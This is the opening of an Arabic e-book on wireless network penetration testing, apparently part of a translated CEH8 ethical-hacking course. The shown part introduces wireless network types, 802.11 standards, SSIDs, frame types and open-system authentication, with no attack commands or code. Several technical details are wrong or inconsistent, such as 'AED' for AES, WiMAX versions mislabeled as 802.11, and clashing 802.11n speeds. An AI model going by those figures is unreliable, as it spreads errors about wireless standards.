HACKING WIRELESS NETWORK

اختراق الشبكات اللاسلكية

جميل حسين طويله



اختراق الشبكات اللاسلكية

شرح مفصل لمعظم التقنيات والأدوات المستخدمة في اختبار اختراق الشبكات اللاسلكية مع الإجراءات المضادة وتقنيات الحماية

جميل حسين طويله

رخصة الكتاب

الكتاب هو جزء من سلسلة الهاكر الأخلاقي النسخة الثامنة CEH8 التي يعمل على تعريبها الدكتور محمد صبحي طيبه وهو الوحدة 15 الخاصة باختراق الشبكات اللاسلكية، يمكنك تحميل باقي أجزاء هذه السلسلة من خلال الروابط التالية:

http://www.4shared.com/office/hWZ6FIbJce/001.html

http://www.4shared.com/office/4WjUAOzbba/002.html
http://www.4shared.com/office/mHu0hxxRce/003.html
http://www.4shared.com/office/w31C8jbyba/004.html
http://www.4shared.com/office/LobVg6dzba/005.html
http://www.4shared.com/office/X56qOywbba/006.html

لمن هذا الكتاب

هذا الكتاب لأي شخص يريد التعرف على طرق اختبار الاختراق المستخدمة في الشبكات اللاسلكية وطرق الحماية و الإجراءات المضادة ، يجب أن تكون على معرفة بأساسيات الشبكات وخاصة اللاسلكية لتتمكن من فهم محتوى هذا الكتاب

الكاتب

جميل حسين طويله مهندس اتصالات سوري مختص في مجال الشبكات اللاسلكية

Dolphin-syria@hotmail.com

syriapolo@gmail.com

اهداء

إلى روح أبي وأمي رحمهما الله

الفهرس

مقدمة

الشبكات اللاسلكية تعتبر شبكات رخيصة عندما تقارن بالشبكات السلكية ولكنها تحوي على ثغرات أمنية أكثر وبالتالي هي أكثر عرضة لهجمات الهاكر من الشبكات السلكية، المهاجم يمكنه بسهولة الوصول إلى الشبكة اللاسلكية إذا لم تطبق حماية مناسبة أو إذا لم يتم إعداد وتركيب الشبكة اللاسلكية بشكل صحيح وملائم.

استخدام تقنية حماية قوية يمكن أن يكون غالي نسبياً، من المستحسن تحديد مصادر الخطر ونقاط الضعف وفحص فيما إذا كانت تقنية الحماية الحالية قادرة على حمايتك من الهجوم المحتمل إذا لم تكن قادرة عليك تحسين تقنيات الحماية

في هذا الكتاب سوف تتعرف على مصادر الخطر في الشبكات اللاسلكية وطرق الحماية منها

الشبكات اللاسلكية هي نظام اتصالات للبيانات data communication system تستخدم التردد الراديوي كوسط لاسلكي لعملية الاتصال وتقوم بنقل البيانات عبر الهواء لتريح وتخلص المستخدم من الأسلاك المتعددة والمعقدة، فهي تستخدم الامواج الكهرومغناطيسية لتبادل البيانات من نقطة لأخرى

لتفهم مبادئ اختراق الشبكات اللاسلكية يجب أن تفهم أولاً مبادئ الشبكات اللاسلكية كأنواع الشبكات اللاسلكية ومعايير الشبكات اللاسلكية وطرق المصادقة authentication ومصطلحات الشبكات اللاسلكية وأنواع الفريمات وأنواع الهوائيات المستخدمة في هذه الشبكات

الشبكات اللاسلكية

هي شبكات الحاسب التي لا تستخدم أي نوع من الكابلات في عملية الاتصال

في الشبكات اللاسلكية الارسال يتم عبر الأمواج الراديوية والتي تعمل في الطبقة الفيزيائية

physical layer من بنية الشبكة، الشبكات اللاسلكية طورت في المعيار **IEEE 802.11** وهي تؤمن وصول بشكل لاسلكي للأجهزة وللبيانات

الشبكات اللاسلكية تستخدم عدة طرق لبناء الاتصال بين المرسل والمستقبل مثل

تقنية الطيف المنتشر Direct Sequence Spread Spectrum (**DSSS**)

وتقنية الطيف المنتشر Frequency Hopping Spread Spectrum (**FHSS**)

وتقنية Orthogonal Frequency Division Multiplexing (**OFDM**)

ميزات الشبكات اللاسلكية

- يتم تركيبها بشكل أسرع وليست بحاجة إلى مد الأسلاك عبر الجدران والأسقف
- تؤمن الاتصال بشكل أسهل في المناطق التي يصعب فيها مد الأسلاك
- الوصول إلى الشبكة يمكن أن يكون في من أي مكان داخل منطقة التغطية
- باستخدام الشبكات اللاسلكية يمكن لأكثر من شخص الدخول إلى الانترنت في نفس الوقت دون الحاجة إلى دفع المال إلى مزود خدمة الانترنت **ISP** للحصول على عدة حسابات
- الأماكن العامة مثل المطارات والمكاتب والمدارس أو حتى المقاهي تؤمن لك اتصال بالإنترنت عن طريق الشبكة اللاسلكية

مساوئ الشبكات اللاسلكية

- مشكلة الحماية والأمن للشبكة
- ازدياد عدد الأجهزة في الشبكة سوف يكون على حساب عرض الحزمة **bandwidth**
- معاير الشبكات اللاسلكية تتغير وبالتالي يجب تغيير كرت الشبكة اللاسلكية أو الأكسس بوينت
- بعض المعدات الالكترونية يمكن ان تسبب تداخل مع أجهزة الشبكة اللاسلكية

الشبكات اللاسلكية في المنزل والأماكن العامة

• في المنزل

الشبكات اللاسلكية في المنزل تسمح لك أن تكون في أي مكان تريد مع جهازك

laptop, iPad, or handheld ولن تحتاج لإجراء ثقوب في الجدران لمد الكابلات، إذا كنت تملك اتصال لاسلكي في منزلك يمكن أن تستخدم أي جهاز له قدرة لاسلكية مثل الطابعات اللاسلكية

• في الأماكن العامة

رغم أن الشبكة اللاسلكية تؤمن طريقة مريحة للاتصال بالإنترنت ولكنها **ليست آمنة**

not secure لأن أي مهاجم يمكن أن يتصل بنفس الشبكة، عندما تستخدم شبكة لاسلكية عامة من الأفضل أن ترسل المعلومات فقط إلى المواقع المشفرة **encrypted websites**

يمكنك بسهولة تحديد إذا كان الموقع مشفر أو لا من خلال النظر إلى **URL** إذا كان **URL** يبدأ ب "https" فهو موقع مشفر، أو إذا طلب منك كلمة سر **WPA** للاتصال بشبكة لاسلكية عامة فهي تعتبر آمنة **secure hotspot**



أنواع الشبكات اللاسلكية

١- توسيع للشبكة السلكية Extension to wired network:

الأكسس بوينت access point لها نوعان:


Software access point

Hardware access point

الشبكة اللاسلكية يمكن أن تؤسس باستخدام أكسس بوينت **access point** أو باستخدام محطة قاعدية **base station** في هذا النوع من الشبكة فإن الأكسس بوينت تلعب دور **hub** لتؤمن الاتصالية للأجهزة اللاسلكية في النظام وهي تقوم بوصل الشبكة اللاسلكية إلى الشبكة السلكية وبذلك تسمح للأجهزة اللاسلكية بالوصول إلى مصادر الشبكة السلكية مثل السيرفرات أو الاتصال بالأنترنت

Software Access point (SAPs): يمكن أن تتصل بالشبكة السلكية وتعمل على جهاز حاسب مزود بكرت شبكة لاسلكية

Hardwire Access Points (HAPs): تؤمن كل الميزات للمستخدم اللاسلكي حيث يستطيع مشاركة الملفات والطابعات في الشبكة السلكية والعكس بالعكس




٢- عدة أجهزة اكسس بوينت Multiple Access Points:

هذا النوع من الشبكة مؤلف من أجهزة متصلة مع بعضها بشكل لاسلكي عبر عدة أجهزة أكسس بوينت multiple access point وتسمى أيضاً شبكة لاسلكية معشقة mesh

إذا لم تتمكن أكسس بوينت واحدة من تغطية المنطقة المراد تخديمها يتم استخدام أكثر من أكسس بوينت لتغطية هذه المنطقة رغم أن هذه الميزة مدعومة من قبل بعض المُصنعين قبل ان يتم تعريفها كمعيار

عند استخدام أكثر من أكسس بوينت يجب أن يكون هناك تداخل بين مناطق التغطية للأكسس بوينت المتجاورة هذا يؤمن امكانية التجول roaming بين خلايا التغطية أي امكانية الانتقال من منطقة تغطية أكسس بوينت إلى منطقة أكسس بوينت مجاورة دون انقطاع الاتصال مع الشبكة اللاسلكية

بعض المُصنعين طوروا أجهزة أكسس بوينت لتعمل كمكرر repeater وذلك لزيادة منطقة التغطية للأكسس بوينت، عدة أجهزة أكسس بوينت يمكن أن تُصف وتعمل مع بعضها لتؤمن اتصال لاسلكي لأماكن بعيدة عن الأكسس بوينت المركزية وتسمى أيضاً الشبكات اللاسلكية المعشقة Mesh network




٣- شبكات الجسور اللاسلكية:

وتعرف أيضاً باسم

LAN to LAN Wireless Network or **Point to Point** Network


يتم من خلالها وصل شبكتين سلكيتين منفصلتين بشكل لاسلكي كوصل بنائين لشركة معينة وهي عملية بحاجة إلى بعض الحسابات الخاصة بمنطقة فرينل **Fresnel zone** من أجل نجاح الاتصال



٤- Hotspot:

Hotspot يقصد فيها الشبكات اللاسلكية في الأماكن العامة

هذا النوع من الشبكات يؤمن اتصال لاسلكي للأجهزة التي لها القدرة على ذلك



معايير الشبكات اللاسلكية

المعيار **IEEE Standards 802.11** تم الإعلان عنه في عام **1997** هذا المعيار عرف

Wireless Local Area Network (**WLAN**) شبكة لاسلكية محلية تعمل بسرعة نقل بيانات أو معدل نقل بيانات **1 and 2 Mbps** Data rate وذلك في الحزمة الترددية المجانية

2.4 GHz Industrial, Scientific, and Medical **(ISM)** frequency band

الشبكات اللاسلكية **802.11** اليوم تعمل بسرعة نقل بيانات عالية وفي حزم ترددية إضافية ومع هذا التطور ظهرت أمور أخرى مثل الحماية **Security** والتجول **Roaming** وأجهزة الأكسس بوينت المتعددة وجودة الخدمة **Quality of Service** هذه الأمور تم تعريفها من خلال تعديلات بإضافة حرف أو اكثر إلى جانب رقم المعيار **802.11** هذا الحرف أو الأكثر يشير إلى مجموعة العمل التي قامت بإصدار هذا التعديل أو المعيار

- 802.11b: هذا التعديل عرف العمل على الحزمة الترددية المجانية **2.4 GHz ISM band** وذلك بمعدل نقل بيانات **5.5** and **11 Mbps** data rate وهذا التعديل متوافق مع الاجهزة القديمة التي تعمل على نفس المجال الترددي ولها معدل نقل 1 and 2 Mbps، في هذا التعديل تم استخدام تقنية تعديل **(CCK)** complementary code keying وتقنية تعديل اختيارية هي

  Packet binary convolutional coding (**PBCC**)

- **802.11a:** عرف متطلبات الطبقة الفيزيائية لإستخدام برامترات جديدة كمجال ترددي مختلف وطريقة تعديل مختلفة وتم ذلك في الحزمة الترددية الغير

مرخصة (المجانية) **5GHz**

Unlicensed National Information Infrastructure **(UNII) band**

وبمعدل نقل بيانات data rates from **6 to 54 Mbps** تم الحصول على هذا المعدل باستخدام تقنية Orthogonal Frequency Division Multiplexing (**OFDM**)

والتي ترسل على عدة حوامل فرعية داخل القناة الترددية المستخدمة في عملية الاتصال

- **802.11g:** التعديل 802.11a أمن معدل نقل عالي ولكنه غير متوافق مع الأجهزة القديمة التي تدعم المعيار الاصلي أو التي تدعم التعديل 802.11b وذلك لأنه يعمل على مجال ترددي مختلف لذلك تم إصدار التعديل 802.11g الذي يقدم معدل نقل **54 Mbps** data rate ويعمل على الحزمة الترددية المجانية **2.4 GHz ISM band** وهو متوافق مع الأجهزة القديمة التي تدعم المعيار الأصلي والتي تدعم التعديل 802.11b
- **802.11i:** هذا المعيار طور طريقة **الحماية** في الشبكات اللاسلكية، تم باستخدام تقنية جديدة هي بروتوكول سلامة المفتاح المؤقت

Temporal Key Integrity Protocol (**TKIP**)

وتقنية التشفير **(AED)** Advanced Encryption Standard

- **802.11n:** قدم تحسينات للمعايير السابقة وقدم معدل نقل بيانات يصل إلى **600 Mbps** data rate وذلك باستخدامه تقنية **الهوائيات المتعددة** (عدة هوائيات في جهاز الارسال وعدة هوائيات في جهاز الاستقبال) Multiple-input multiple-output (**MIMO**) وتقنية التعديل **OFDM** وهو يعمل على كلا الحزمتين الترددتين **2.4 GHz** and **5GHz**
- **802.16a/d/e/m (WiMAX):** وهو معيار للاتصالات اللاسلكية صمم ليؤمن معدل نقل **30 to 40 Mbps** النسخة الأصلية من المعيار هي **IEEE 802.16** والتي تعمل في المجال الترددي **10 to 66 GHz**

ثم صدر المعيار 802.11a كتحديث للمعيار السابق ويسمى أيضاً **802.11-2004** وهو يعمل على المجال الترددي **2 to 11 GHz**

تم تحديث هذا المعيار في عام 2005 وسمي **802.11e-2005** والذي يستخدم تقنية **OFDM**

- **Bluetooth:** هو تقنية اتصال لاسلكي تستخدم للاتصال في المسافات القصيرة

Standards	Freq. (GHz)	Modulation	Speed (Mbps)	Range (ft)
802.11a	5	OFDM	54	25 – 75
802.11b	2.4	DSSS	11	150 – 150
802.11g	2.4	OFDM, DSSS	54	150 – 150
802.11i	Provides WPA2 encryption for 802.11a, 802.11b and 802.11g networks			
802.11n	2.4 - 2.5	OFDM	54	~100
802.16a/d//e/m (WiMAX)	10 - 66		70 – 1000	30 miles
Bluetooth	2.45		1 - 3	25

مُعرف مجموعة الخدمة Service Set Identifier (SSID)

هو معرف فريد **unique identifier** يستخدم للتأسيس والحافظ على الاتصالية اللاسلكية

SSID هو الاسم الذي يُعرف الشبكة اللاسلكية وبشكل افتراضي هو جزء من **packet header** ويرسل عبر الشبكة اللاسلكية المحلية **WLAN**

عندما تقوم الأكسس بوينت بنشر **SSID** بشكل **broadcast** يعتبر نمط غير آمن

ويمكن ضبط الأكسس بوينت على نمط عدم النشر أو عدم الإعلان عن **SSID** في هذه الحالة يكون المستخدم على معرفة مسبقة باسم **SSID** ويقوم بضبطه في جهازه كي يتمكن من الاتصال بالشبكة اللاسلكية، لسوء الحظ فإن اخفاء **SSID** لا يؤمن حماية للشبكة لأنه من الممكن كشفه وهو يظهر على شكل **نص صريح** داخل **packet**

SSID يمكن أن مكون من **32** حرف وهو يعتبر كلمة سر لتتمكن من الاتصال بالأكسس بوينت ولكنها ترسل على شكل نص صريح وبسهولة يمكن اكتشافها، بكلمات اخرى فإن **SSID** هو كلمة السر التي يعرفها الجميع، ويمكن أن يكون سرياً فقط عندما يتم ضبط الأكسس بوينت **closed network** أو نمط

عدم نشر **SSID** وهذا النمط هو متعب للمستخدم النظامي لأنه في كل مرة يريد الاتصال بالشبكة يجب عليه إدخال اسم **SSID**

بعض اسماء **SSID** الشائعة هي:

- Comcomcom
- Default SSID
- Intel
- Linksys
- Wireless
- Wlan

أنواع فريمات الشبكات اللاسلكية

بشكل مختلف عن الشبكات السلكية التي تستخدم نوع واحد من الفريمات فإن الشبكات اللاسلكية تستخدم ثلاث أنواع رئيسية من الفريمات وهي

فريمات الإدارة **management frames**

فريمات التحكم **control frames**

فريمات البيانات **data frames**

كل نوع من هذه الأنواع يحوي في داخله على عدة أنواع فرعية

فريمات الإدارة

تستخدم لمشاركة وترك مجموعة الخدمات الأساسية ويحوي على عدة أنواع وهي

- Association request
- Association response
- Reassociation request
- Reassociation response
- Probe request
- Probe response
- Beacon
- Announcement traffic indication message (ATIM(
- Disassociation

- Authentication
- Deauthentication
- Action
- Action No ACK
- Timing advertisement

فريمات التحكم

تساعد على تسليم فريمات البيانات وتحوي على عدة أنواع فرعية هي

- Power Save Poll (PS-Poll)
- Request to send (RTS)
- Clear to send (CTS)
- Acknowledgment (ACK)
- Contention Free-End (CF-End)
- CF-End + CF-ACK
- Block ACK Request (BlockAckReq)
- Block ACK (BlockAck)
- Control wrapper

فريمات البيانات

هي الفريمات التي تحمل معلومات الطبقات العليا **layer 3-7**

وتحوي على عدة أنواع فرعية هي

- Data (simple data frame)
- Null function (no data)
- „Data + CF-ACK [PCF only]
- „Data + CF-Poll [PCF only]
- Data + CF-ACK + CF-Poll [PCF only]
- CF-ACK (no data) [PCF only]
- CF-Poll (no data) [PCF only]

- CF-ACK + CF-Poll (no data) [PCF only]
- QoS Data [HCF]
- QoS Null (no data) [HCF]
- QoS Data + CF-ACK [HCF]
- QoS Data + CF-Poll [HCF]
- QoS Data + CF-ACK + CF-Poll [HCF]
- QoS CF-Poll (no data) [HCF]
- QoS CF-ACK + CF-Poll (no data) [HCF]

أنماط المصادقة في الشبكات اللاسلكية

Wi-Fi Authentication Modes

المصادقة في الشبكات اللاسلكية يمكن أن تتم من خلال أحد النمطين

Open system authentication المصادقة بالنظام المفتوح

Shared key authentication المصادقة بالمفتاح المشترك

- Open system Authentication process :

أي جهاز يستطيع أن يرسل طلب للمصادقة **request to authentication**

الجهاز الأول يرسل فريم **authentication management frame** والذي يحوي على مُعرف الجهاز المرسل لكي يحصل على مصادقة والاتصال مع الجهاز الآخر

الجهاز الأخر هو الأكسس بوينت **AP** يقوم بفحص **SSID** المرسل من قبل الجهاز الأول ويرد بفريم **authentication verification frame** إذا كان **SSID** صحيح يتم إرسال فريم تأكيد المصادقة إلى الجهاز الأول (المستخدم) عندها يستطيع الاتصال بالشبكة اللاسلكية أو بالجهاز المطلوب

